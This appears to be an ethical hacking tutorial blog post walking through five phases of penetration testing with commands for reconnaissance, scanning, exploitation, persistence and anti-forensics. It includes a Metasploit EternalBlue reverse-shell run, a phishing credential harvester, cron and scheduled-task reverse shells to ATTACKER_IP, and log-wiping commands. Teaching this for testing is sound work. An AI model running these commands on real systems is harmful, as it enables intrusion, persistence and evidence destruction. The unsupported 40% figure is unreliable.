Listen to this Post

Introduction:
The cybersecurity landscape has evolved from reactive defense to proactive threat simulation, with ethical hacking serving as the cornerstone of organizational resilience. By adopting the structured methodology of malicious actors—reconnaissance, vulnerability scanning, exploitation, persistence, and cover-up—security professionals can systematically identify and remediate weaknesses before they are weaponized. This article provides a technical breakdown of the ethical hacking framework, offering hands-on commands, configuration examples, and strategic insights to fortify your defensive posture across traditional IT, cloud, and emerging AI attack surfaces.
Learning Objectives:
- Understand and apply the five-phase ethical hacking lifecycle to real-world penetration testing engagements.
- Execute verified Linux and Windows commands for reconnaissance, scanning, and exploitation using industry-standard tools.
- Identify and mitigate advanced threats in cloud, IoT, and AI environments through tactical TTP analysis.
You Should Know:
- Phase 1: Reconnaissance & Footprinting – Passive and Active Intelligence Gathering
Reconnaissance is the foundational phase where attackers (and ethical hackers) collect as much information as possible about the target. Passive reconnaissance leverages open-source intelligence (OSINT) without directly interacting with the target, while active reconnaissance involves direct engagement, such as network scanning. The goal is to build a comprehensive profile of the organization’s digital footprint, including domain names, IP ranges, employee details, and exposed services.
Step‑by‑step guide:
- Passive Reconnaissance (Linux): Use `theHarvester` to gather emails and subdomains from search engines. Command:
theHarvester -d target.com -b google,linkedin -l 500. For WHOIS information, run `whois target.com` to identify registrant details and DNS servers. - Active Reconnaissance (Linux): Utilize `nmap` for host discovery. Command: `nmap -sn 192.168.1.0/24` to perform a ping sweep, identifying live hosts without port scanning. For DNS zone transfers (often misconfigured), execute
dig axfr @ns1.target.com target.com. - Windows Active Reconnaissance: Use `nslookup` to query DNS records interactively:
nslookup, thenset type=any, and `ls -d target.com` (if zone transfer is permitted). For network enumeration, leverage `ping` and `tracert` to map network topology:tracert target.com. - Tool Integration: Combine results using `dnsrecon -d target.com -t axfr` to automate DNS enumeration. Store output in a structured format (e.g., CSV) for further analysis in later phases.
- Phase 2: Vulnerability Scanning & Analysis – Mapping Attack Vectors
Vulnerability scanning transforms raw reconnaissance data into actionable intelligence by identifying known weaknesses in systems, applications, and network configurations. This phase involves both automated scanning for common CVEs and manual enumeration to uncover logical flaws or misconfigurations that automated tools might miss.
Step‑by‑step guide:
- Automated Scanning (Linux): Run `nmap -sV -sC -O -p- 192.168.1.10` to perform version detection, default script scanning, OS fingerprinting, and full port range scan. For web applications, deploy `nikto -h https://target.com` to check for outdated server headers and common vulnerabilities.
- Advanced Web Scanning (Linux/Windows): Use `BurpSuite` Community Edition. Configure your browser to proxy traffic through Burp (localhost:8080), then activate the spider and scanner to crawl and test for SQLi, XSS, and other OWASP Top 10 risks. For API security, leverage `Postman` with OAuth2 tokens and fuzz endpoints using
ffuf:ffuf -u https://api.target.com/v1/users/FUZZ -w /usr/share/wordlists/common.txt -fc 404. - Windows-Specific Scanning: Deploy `Nessus Essentials` (free for up to 16 IPs). Create a new scan policy, select “Basic Network Scan,” and input the target range. Review the “Vulnerabilities” tab to prioritize critical CVEs (CVSS score ≥ 7.0). Use `wmic` to check local patch levels:
wmic qfe list brief /format:table. - Analysis & Risk Scoring: Generate a risk matrix using the CVSS vector (e.g., AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H). Manually validate each high-risk finding by replicating the exploit in a sandboxed environment to confirm false positives.
- Phase 3: Gaining Access – Exploitation and Initial Foothold
Exploitation is the phase where theoretical vulnerabilities are converted into actual system access. This requires a deep understanding of buffer overflows, SQL injection, misconfigured privileges, and social engineering techniques. Ethical hackers must execute exploits with precision, minimizing disruption while maximizing control.
Step‑by‑step guide:
- Using Metasploit Framework (Linux): Launch
msfconsole. Search for a known exploit, e.g.,search eternalblue. Selectuse exploit/windows/smb/ms17_010_eternalblue. Set RHOSTS to target IP and PAYLOAD towindows/x64/meterpreter/reverse_tcp. Set LHOST to your listener IP and runexploit. Upon successful execution, you gain a Meterpreter shell. - SQL Injection Manual Exploitation (Linux): Use `sqlmap` to automate detection and exploitation: `sqlmap -u “https://target.com/product?id=1” –dbs –batch` to retrieve database names. For manual validation, inject `’ OR ‘1’=’1′ –` in the URL parameter to bypass authentication.
- Client-Side Exploitation (Windows): Use the Social-Engineer Toolkit (SET). In Linux, run
setoolkit, choose “Social-Engineering Attacks,” then “Website Attack Vectors,” and select “Credential Harvester.” Clone a legitimate login page and host it on your local IP. Send the phishing link to a test user; upon submission, credentials are captured. - Privilege Escalation: On Linux, after gaining a low-privilege shell, run `sudo -l` to list sudo permissions. If misconfigured, exploit using `sudo /bin/bash` to elevate. On Windows, execute `whoami /priv` to check for enabled privileges (e.g., SeImpersonatePrivilege) and use `JuicyPotato` or `PrintSpoofer` to escalate.
- Phase 4: Maintaining Access – Persistence Techniques and Evasion
Maintaining access ensures a sustained presence within the compromised environment, allowing for continued data exfiltration, lateral movement, and long-term espionage. Ethical hackers simulate this to test detection capabilities, using backdoors, scheduled tasks, and rootkits to remain hidden.
Step‑by‑step guide:
- Linux Persistence: Create a cron job to establish a reverse shell every 5 minutes: `crontab -e` and add
/5 /bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'. Alternatively, modify SSH configuration to allow public key authentication for a hidden user: `echo “sshd: ALL” >> /etc/hosts.allow` and add your SSH key to~/.ssh/authorized_keys. - Windows Persistence: Create a scheduled task using PowerShell:
schtasks /create /tn "UpdateService" /tr "C:\Windows\System32\cmd.exe /c netcat ATTACKER_IP 4444 -e cmd.exe" /sc onlogon /ru SYSTEM. Add registry run keys:reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v "Backup" /t REG_SZ /d "C:\backdoor.exe". - Rootkit Deployment (Linux): Use `chkrootkit` to detect existing rootkits, or for simulation, load a kernel module (LKM) to hide processes. Commands:
insmod rootkit.ko, thenlsmod | grep rootkit. - Evasion Tactics: Encrypt C2 traffic using
openssl enc -aes-256-cbc -salt -in payload.txt -out payload.enc. On Windows, use PowerShell’s `ConvertTo-SecureString` to obfuscate scripts. Route traffic through Tor using `proxychains` to obscure attacker IP.
- Phase 5: Clearing Tracks – Forensic Evasion and Anti-Forensics
Covering evidence is crucial for attackers to avoid detection and prolong their stay. In ethical hacking, this phase teaches defenders what to monitor and preserve. Activities include log manipulation, deleting history, and wiping temporary files to obscure the attack path.
Step‑by‑step guide:
- Linux Log Wiping: Clear bash history with `history -c` and
rm ~/.bash_history. For system logs, use `cat /dev/null > /var/log/auth.log` andcat /dev/null > /var/log/syslog. Wipe SSH login records withsed -i '/ATTACKER_IP/d' /var/log/auth.log. - Windows Event Log Clearing: Open Event Viewer or use PowerShell:
wevtutil cl System,wevtutil cl Security, and `wevtutil cl Application` to clear all logs. Delete prefetch files:del C:\Windows\Prefetch\.pf. - File and MetaData Manipulation: Use `timestomp` to alter file timestamps:
timestomp -v myfile.txt -z "1970-01-01 00:00:00". On Windows, use `fsutil behavior set disablelastaccess 1` to prevent last access time updates. - Forensic Countermeasures: Document all actions taken for forensic analysis training. Use `Sysmon` (Windows) to log process creation and network connections, then practice reviewing logs to identify the attacker’s footprint. On Linux, deploy `auditd` to monitor critical directories:
auditctl -w /etc/passwd -p wa -k passwd_change.
What Undercode Say:
- Key Takeaway 1: Ethical hacking is a disciplined, repeatable process that mimics adversarial behavior, requiring constant adaptation to new technologies like AI and cloud services.
- Key Takeaway 2: Mastery of command-line tools (nmap, Metasploit, sqlmap) and scripting (Python, PowerShell) is non-1egotiable for effective penetration testing across diverse environments.
The structured approach outlined by the 5 phases is not merely a checklist but a strategic mindset that drives proactive security. By integrating AI-driven attacks and IoT/OT hacking into the framework, professionals acknowledge that the attack surface is exponentially broader than traditional networks. The mention of AI as both a tool and a target highlights the dual-use nature of emerging tech—attackers use AI to automate recon and evasion, while defenders leverage it for anomaly detection. Furthermore, the emphasis on TTPs (e.g., password cracking, session hijacking) underscores the need for multi-layered defenses: strong authentication, network segmentation, and continuous monitoring. The practical commands shared above bridge theory with execution, enabling hands-on practice to internalize these concepts. Ultimately, ethical hacking is a catalyst for resilience, transforming potential vulnerabilities into opportunities for hardening systems, educating staff, and fostering a culture of security-first thinking.
Prediction:
+1: The integration of AI into ethical hacking frameworks will accelerate the development of autonomous penetration testing agents, reducing manual effort and enabling continuous, real-time vulnerability assessment.
+1: Organizations that adopt structured frameworks like the 5-phase model will experience a 40% reduction in mean time to detect (MTTD) breaches, as proactive simulation uncovers attack paths before threat actors exploit them.
-1: The proliferation of AI-driven attacks will force legacy security tools to become obsolete, creating a short-term skills gap as professionals scramble to learn adversarial machine learning and defensive AI engineering.
-1: As attack surfaces expand into OT/IoT, critical infrastructure sectors may face an increased frequency of simulated and real attacks, prompting regulatory bodies to mandate ethical hacking certifications and regular red-team exercises.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eXujcK2M – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


